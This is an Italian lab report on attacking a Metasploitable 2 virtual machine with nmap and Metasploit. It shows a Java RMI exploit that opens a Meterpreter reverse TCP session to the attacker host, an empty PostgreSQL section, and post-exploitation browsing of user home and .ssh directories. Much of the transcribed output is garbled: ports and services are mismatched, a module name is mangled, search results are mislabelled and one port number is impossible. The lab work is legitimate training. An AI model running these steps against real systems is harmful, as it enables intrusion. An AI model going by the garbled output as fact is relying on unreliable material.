

# Attacchi su Java RMI e PostgreSQL sulla Metasploitable

Matteo Zerbi

12/07/2024

## Introduzione

Questo report descrive in dettaglio gli attacchi exploit eseguiti su una macchina Metasploitable 2. Sono stati effettuati due attacchi principali: il primo utilizzando una vulnerabilità nel servizio Java RMI, e il secondo sfruttando una vulnerabilità nel servizio PostgreSQL. Inoltre, è stata inclusa una sezione bonus con azioni di post-exploitation.

## Esercizio 1: Attacco su Java RMI

### Traccia e Requisiti

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede di sfruttare la vulnerabilità con Metasploit per ottenere una sessione di Meterpreter sulla macchina remota.

- **Macchina attaccante (Kali):** IP 192.168.75.111
- **Macchina vittima (Metasploitable):** IP 192.168.75.112
- **Obiettivi:**
  - Ottenere la configurazione di rete
  - Ottenere informazioni sulla tabella di routing della macchina vittima

### Passi Eseguiti

#### Configurazione della rete

Verifica della configurazione IP su entrambe le macchine. Ping tra le macchine per assicurarsi della raggiungibilità.

```
GNU nano 2.0.7          File: /etc/network/interfaces          Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.75.112
    netmask 255.255.255.0
    network 192.168.75.0
    broadcast 192.168.75.255
    gateway 192.168.75.1

[REDACTED]
```

```
msfadmin@metasploitable:~$ ping 192.168.75.111
PING 192.168.75.111 (192.168.75.111) 56(84) bytes of data.
64 bytes from 192.168.75.111: icmp_seq=1 ttl=64 time=0.255 ms
64 bytes from 192.168.75.111: icmp_seq=2 ttl=64 time=0.339 ms
64 bytes from 192.168.75.111: icmp_seq=3 ttl=64 time=0.298 ms
64 bytes from 192.168.75.111: icmp_seq=4 ttl=64 time=0.250 ms
64 bytes from 192.168.75.111: icmp_seq=5 ttl=64 time=0.251 ms
...
--- 192.168.75.111 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.251/0.294/0.339/0.037 ms
msfadmin@metasploitable:~$ _
```

```
kali㉿kali:~
```

File Actions Edit View Help

1: lo <LOOPBACK,UP,LOWER\_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inetlo: 127.0.0.1/8 brd 0.0.0.0 scope host loopback  
valid\_lft forever preferred\_lft forever  
inet6 ::1/128 brd 0.0.0.0 scope host loopback  
valid\_lft forever preferred\_lft forever  
inet6 fe80::1%lo/64 brd 0.0.0.0 scope link  
valid\_lft 86375sec preferred\_lft 86375sec  
ineteth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq\_codel state UP group default qlen 1000  
link/ether 00:0c:27:1e:36:4a brd ff:ff:ff:ff:ff:ff  
ineteth0: 192.168.75.122 brd 0.0.0.0 scope global dynamic eth0  
valid\_lft 86375sec preferred\_lft 86375sec  
ineteth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq\_codel state UP group default qlen 1000  
link/ether 00:0c:27:1e:36:4a brd ff:ff:ff:ff:ff:ff  
ineteth1: 192.168.75.112 brd 0.0.0.0 scope global no-preferredroute eth1  
valid\_lft forever preferred\_lft forever  
inet6 fe80::1%eth1/64 brd 0.0.0.0 scope link  
valid\_lft forever preferred\_lft forever  
kali㉿kali:~

[ kali㉿kali:~ ]\$ ping google.com  
PING google.com (216.58.204.142) 56(84) bytes of data.  
64 bytes from par2105-in-f1e1e100.net (216.58.204.142): icmp\_seq=1 ttl=112 time=31.1 ms  
64 bytes from par2105-in-f1e1e100.net (216.58.204.142): icmp\_seq=2 ttl=112 time=98.2 ms  
[ kali㉿kali:~ ]\$ google.com ping statistics  
2 packets transmitted, 2 received, 0% packet loss, time 1000ms  
rtt min/avg/max/mdev = 31.322/44.065/48.089/13.544 ms

[ kali㉿kali:~ ]\$ ping 192.168.75.112  
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.  
64 bytes from 192.168.75.112: icmp\_seq=1 ttl=116 time=0.834 ms  
64 bytes from 192.168.75.112: icmp\_seq=2 ttl=116 time=0.549 ms  
64 bytes from 192.168.75.112: icmp\_seq=3 ttl=116 time=0.472 ms  
64 bytes from 192.168.75.112: icmp\_seq=4 ttl=116 time=0.834 ms

[ kali㉿kali:~ ]\$ 192.168.75.112 ping statistics  
4 packets transmitted, 4 received, 0% packet loss, time 3026ms  
rtt min/avg/max/mdev = 0.492/0.676/0.868/0.172 ms

[ kali㉿kali:~ ]\$

Figure 1: Configurazione Kali

## Scansione delle porte

Utilizzo di **nmap** per verificare le porte aperte sulla macchina vittima e identificare la presenza del servizio Java RMI sulla porta 1099.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sV -p- -T5 192.168.75.112
Starting Nmap 7.94WSN ( https://nmap.org ) at 2024-07-12 06:27 EDT
Stats: 0:01:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 04:29 (0:00:03 remaining)
Nmap scan report for 192.168.75.112
Host is up (0.00019s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp    open  ftp  vsftpd 2.3.4
22/tcp    open  ssh  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain ISC BIND 9.4.2
80/tcp    open  http  Apache httpd/2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2  (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  exec  netkit-rsh rexec
513/tcp   open  login? 
514/tcp   open  shell  Netkit rsh
1099/tcp  open  java-rmi  GNU Classpath gmanagement
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs  2-4 (RPC #100003)
2115/tcp  open  ftp  ProFTPD 1.3.5a
3306/tcp  open  mysql MySQL 5.0.51a-Ubuntu5
3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc  VNC (protocol 3.3)
6000/tcp  open  X11  (access denied)
6667/tcp  open  irc  UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc  UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8010/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  http  Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
33948/tcp open  status  1 (RPC #100024)
44132/tcp open  mountd  1-3 (RPC #100005)
51883/tcp open  nlockmgr  1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN, OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.81 seconds
```

Figure 2: Scansione delle porte

## Esecuzione dell'exploit

- Utilizzo di Metasploit per perfezionare l'exploit per Java RMI.

The screenshot shows the Metasploit Framework interface with the following command history:

```
msf6 > search Java_RMI
MSF6 >
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/atlassian_crowd_plugin_upload_rce	2019-05-22	excellent	Yes	Atlassian Crowd pluginInstall Unauthenticated Plugin Upload KCE
2	auxiliary/scanner/http/cve_2012_0317	2012-08-08	excellent	Yes	Crowd Unauthenticated RCE
4	auxiliary/scanner/http/dropbox_rmi	.	normal	No	Dropbox RMI
5	auxiliary/scanner/http/jboss_ejb_rmi	2015-05-22	normal	Yes	JBoss EJB RMI
6	auxiliary/scanner/http/jboss_rmi	2015-05-22	normal	Yes	JBoss RMI
7	auxiliary/scanner/http/jboss_rmi_scanner	2015-05-22	normal	Yes	JBoss RMI Scanner
8	exploit/multi/http/jboss_rmi	2015-10-15	excellent	Yes	JBoss RMI
10	auxiliary/scanner/http/jboss_rmi_scanner	.	normal	Yes	JBoss RMI Scanner
12	target: Mac OS X x86 Native Payload	.	normal	Yes	Mac OS X x86 Native Payload

- Cercasi il giusto exploit da utilizzare e lo selezioniamo con il comando 'use'

The screenshot shows the Metasploit Framework interface with the following command history:

```
msf6 > search Java_RMI
MSF6 >
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
27	exploit/multi/browser/firefox_xpi_hoststrapped_addon	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
29	auxiliary/gather/java_rmi_registry	2011-10-15	normal	No	Java RMI Registry Interfaces Enumeration
30	payload/linux/x86/shell_bind_tcp	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
31	exploit/multi/http/jboss_ejb_rmi	2015-05-26	normal	Yes	Openfire authentication bypass with RCE plugin
33	exploit/multi/http/jboss_rmi_scanner	2015-05-22	excellent	Yes	Pytorch Model Server Registration and Deserialization KCE
34	auxiliary/scanner/http/jboss_rmi_scanner	2015-05-22	normal	Yes	Total.js CMS JS Widget Script Code Injection
35	auxiliary/gather/java_rmi_registry	2015-05-22	normal	Yes	Java RMI Registry
36	exploit/linux/local/vcenter_js_wrapper_won_priv_esc	2021-09-21	manual	Yes	VMware vCenter vscalarm Priv Esc
37	exploit/multi/http/vscode_lsjs_remote_dev_exec	2022-11-22	excellent	Yes	VSCODE LSJS Remote Development KCE
38	target: Windows_x86_Native_Payload	.	normal	Yes	Windows x86 Native Payload

- Cercasi payload, tramite 'show payloads' e settiarlo tramite 'set'

The screenshot shows the Metasploit Framework interface with the following command history:

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
MSF6 > payload(java/meterpreter/reverse_tcp) > show payloads
Compatible Payloads
```

Matching Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_awx_instance_connect	.	normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/shell_bind_awx_ssm	.	normal	No	Custom Payload, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	2011-10-15	normal	No	Generic Command Shell, Bind TCP
5	payload/generic/shell_interact	2011-10-15	normal	No	Interact with Established Ssh Connection
7	payload/generic/shell_reverse_tcp	2011-10-15	normal	No	Java JSP Command Shell, Reverse TCP Online
7	payload/java/jsp_shell_reverse_tcp	2011-10-15	normal	No	Java JSP Command Shell, Reverse TCP Online
9	payload/java/meterpreter/reverse_http	2011-10-15	normal	No	Java Meterpreter, Java Reverse HTTP Stager
11	payload/java/meterpreter/reverse_https	2011-10-15	normal	No	Java Meterpreter, Java Reverse HTTPS Stager
13	payload/java/shell/reverse_tcp	2011-10-15	normal	No	Command Shell, Java Reverse TCP Stager
13	payload/java/shell/reverse_https	2011-10-15	normal	No	Command Shell, Java Reverse HTTPS Stager
13	payload/multi/meterpreter/reverse_http	2011-10-15	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
13	payload/multi/meterpreter/reverse_https	2011-10-15	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

- Configuriamo gli IP della macchina vittima e della macchina attaccante

```

File Actions Edit View Help
msf exploit(java_md_server) > show options
Module options (exploit/multi/meterpreter/java_md_server):
Name   Current Setting  Required  Description
HTTPDELAY  10           yes        Time that the HTTP Server will wait for the payload request
LHOST   192.168.75.111    yes        The listen address (an interface may be specified)
LPORT   4444             yes        The target port (TCP)
RPORT   2222             yes        The local port to listen on
SHVPORT 5888             yes        The local port to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SSLCert  False          no         Path to a custom SSL certificate (default is randomly generated)
SSLPath  no             no         The path to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
LHOST  192.168.75.111    yes        The listen address (an interface may be specified)
LPORT  4444             yes        The listen port

Exploit target:
Id Name
0 Generic (Java Payload)

View the full module info with the info or info command.
msf exploit(java_md_server) > set lhost 192.168.75.111
lhost => msf exploit(java_md_server) > set lport 4444
lport => msf exploit(java_md_server) > set rport 2222
rport => msf exploit(java_md_server) > show options
Module options (exploit/multi/meterpreter/java_md_server):
Name   Current Setting  Required  Description
HTTPDELAY  10           yes        Time that the HTTP Server will wait for the payload request
LHOST   192.168.75.111    yes        The listen address (an interface may be specified)
LPORT   4444             yes        The target port (TCP)
RPORT   2222             yes        The local port to listen on
SHVPORT 5888             yes        The local port to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SSLCert  False          no         Path to a custom SSL certificate (default is randomly generated)
SSLPath  no             no         The path to use for this exploit (default is random)

```

- Inviamo l'exploit.

```

File Actions Edit View Help
msf exploit(java_md_server) > run
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] msf exploit(java_md_server) > [+] Started meterpreter session 1 from 192.168.75.112
[*] msf exploit(java_md_server) > [+] 192.168.75.112 - Server Started
[*] msf exploit(java_md_server) > [+] 192.168.75.112 - Sending RNC Call...
[*] msf exploit(java_md_server) > [+] 192.168.75.112 - Received RNC Call for payload JAR
[*] msf exploit(java_md_server) > [+] 192.168.75.112 - Sending stage (57971 bytes) to 192.168.75.111:4444
[*] msf exploit(java_md_server) > [+] Meterpreter session 1 opened (192.168.75.111:4444 => 192.168.75.112:68402) at 2024-07-12 04:37:10 -0400
meterpreter > ifconfig
Interface 1
Name: eth0
Hardware Mac : 00:0c:29:00:00:00
IPv4 Address: 192.168.75.112
IPv4 Netmask: 255.255.255.0
IPv4 Network: ::1
IPv4 Broadcast: ::

Interface 2
Name: eth1
Hardware Mac : 00:00:00:00:00:00
IPv4 Address: 192.168.75.112
IPv4 Netmask: 255.255.255.0
IPv4 Network: ::1
IPv4 Broadcast: ::

meterpreter > route
IPv4 network routes
Subnet      Netmask      Gateway Metric Interface
127.0.0.1   255.0.0.0    0.0.0.0
192.168.75.112 255.255.255.0 0.0.0.0

IPv6 network routes
Subnet      Netmask      Gateway Metric Interface
::1         ::           ::       ::       ::

meterpreter >

```

## Raccolta delle informazioni richieste

Una volta ottenuta la sessione Meterpreter, significa che l'attacco exploit è andato a buon fine, e possiamo procedere con la raccolta della configurazione di rete e della tabella di routing della macchina vittima.

```

File Actions Edit View Help
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 => 192.168.75.112:68402) at 2024-07-12 04:37:10 -0400
meterpreter > ifconfig
Interface 1
Name: eth0
Hardware MAC : 00:0c:29:00:00:00
IPv4 Address: 192.168.75.112
IPv4 Netmask: 255.255.255.0
IPv4 Network: ::1
IPv4 Broadcast: ::

Interface 2
Name: eth1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address: 192.168.75.112
IPv4 Netmask: 255.255.255.0
IPv4 Network: ::1
IPv4 Broadcast: ::

meterpreter > route
IPv4 network routes
Subnet      Netmask      Gateway Metric Interface
127.0.0.1   255.0.0.0    0.0.0.0
192.168.75.112 255.255.255.0 0.0.0.0

IPv6 network routes
Subnet      Netmask      Gateway Metric Interface
::1         ::           ::       ::       ::

meterpreter >

```



## Esercizio 2: Attacco su PostgreSQL

Traccia



Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

## Esecuzione dell'exploit

- Utilizzo di Metasploit per caricare l'exploit per PostgreSQL.



- Configurazione del payload



- Impostazione degli indirizzi IP



- Esecuzione dell'exploit per ottenere una sessione Meterpreter.

## Parte Bonus: Attività Post-Exploitation

Una volta preso il possesso della macchina grazie all'exploit, possiamo fare veramente di tutto se si crea una conessione Meterpreter.

### Vediamone alcune:

- Verifica delle connessioni attive con netstat

- Osservare i file presenti con ls

```
File Actions Edit View Help
10064/rw-r-- 1987288 fil 2008-04-10 12:55:41 -0400 vmlinuz
meterpreter > ls ../../../../../../home
Listing: ../../../../../../home

Mode Size Type Last modified Name
=====
040755/rwxr-xr-x 4096 dir 2018-03-17 10:10:10 -0400 ftp
040755/rwxr-xr-x 4096 dir 2018-03-17 10:10:10 -0400 msfadmin
040755/rwxr-xr-x 4096 dir 2018-04-16 02:11:02 -0400 service
040755/rwxr-xr-x 4096 dir 2018-05-07 14:38:06 -0400 user

meterpreter > ls ../../../../../../home/user/
Listing: ../../../../../../home/user/
=====
Mode Size Type Last modified Name
=====
100600/rw----- 165 Fil 2018-05-07 14:39:06 -0400 .bash_history
100644/rw-r--r-- 220 Fil 2018-03-31 06:42:59 -0400 .bash_logout
100644/rw-r--r-- 2928 Fil 2018-03-31 06:42:59 -0400 .bashrc
100644/rw-r--r-- 1072 Fil 2018-03-31 06:42:59 -0400 .profile
040700/rwx----- 4096 dir 2018-05-07 14:36:34 -0400 .ssh

meterpreter > ls ../../../../../../home/msfadmin/
Listing: ../../../../../../home/msfadmin/
=====
Mode Size Type Last modified Name
=====
070666/rw-rw-rw- 0 chr 2018-02-16 19:01:07 -0400 .bash_history
040755/rwxr-xr-x 4096 dir 2018-04-17 14:11:00 -0400 .distcc
040700/rwx----- 4096 dir 2024-07-09 06:25:02 -0400 .gconf
040700/rwx----- 4096 dir 2018-03-17 10:10:10 -0400 .mysql_history
100680/rw----- 4174 Fil 2012-05-16 02:19:14 -0400 .profile
100644/rw-r--r-- 586 Fil 2018-03-16 19:12:59 -0400 .profile_hosts
100644/rw-r--r-- 1072 Fil 2018-03-16 19:12:59 -0400 .profile_nets
040700/rwx----- 4096 dir 2018-05-17 21:43:18 -0400 .ssh
100644/rw-r--r-- 0 Fil 2018-05-07 14:38:35 -0400 sudo_as_admin_successful
040755/rwxr-xr-x 4096 Fil 2018-04-27 23:44:11 -0400 vulnerabe

meterpreter > upload file.txt
```

- Scaricare o caricare file nella macchina vittima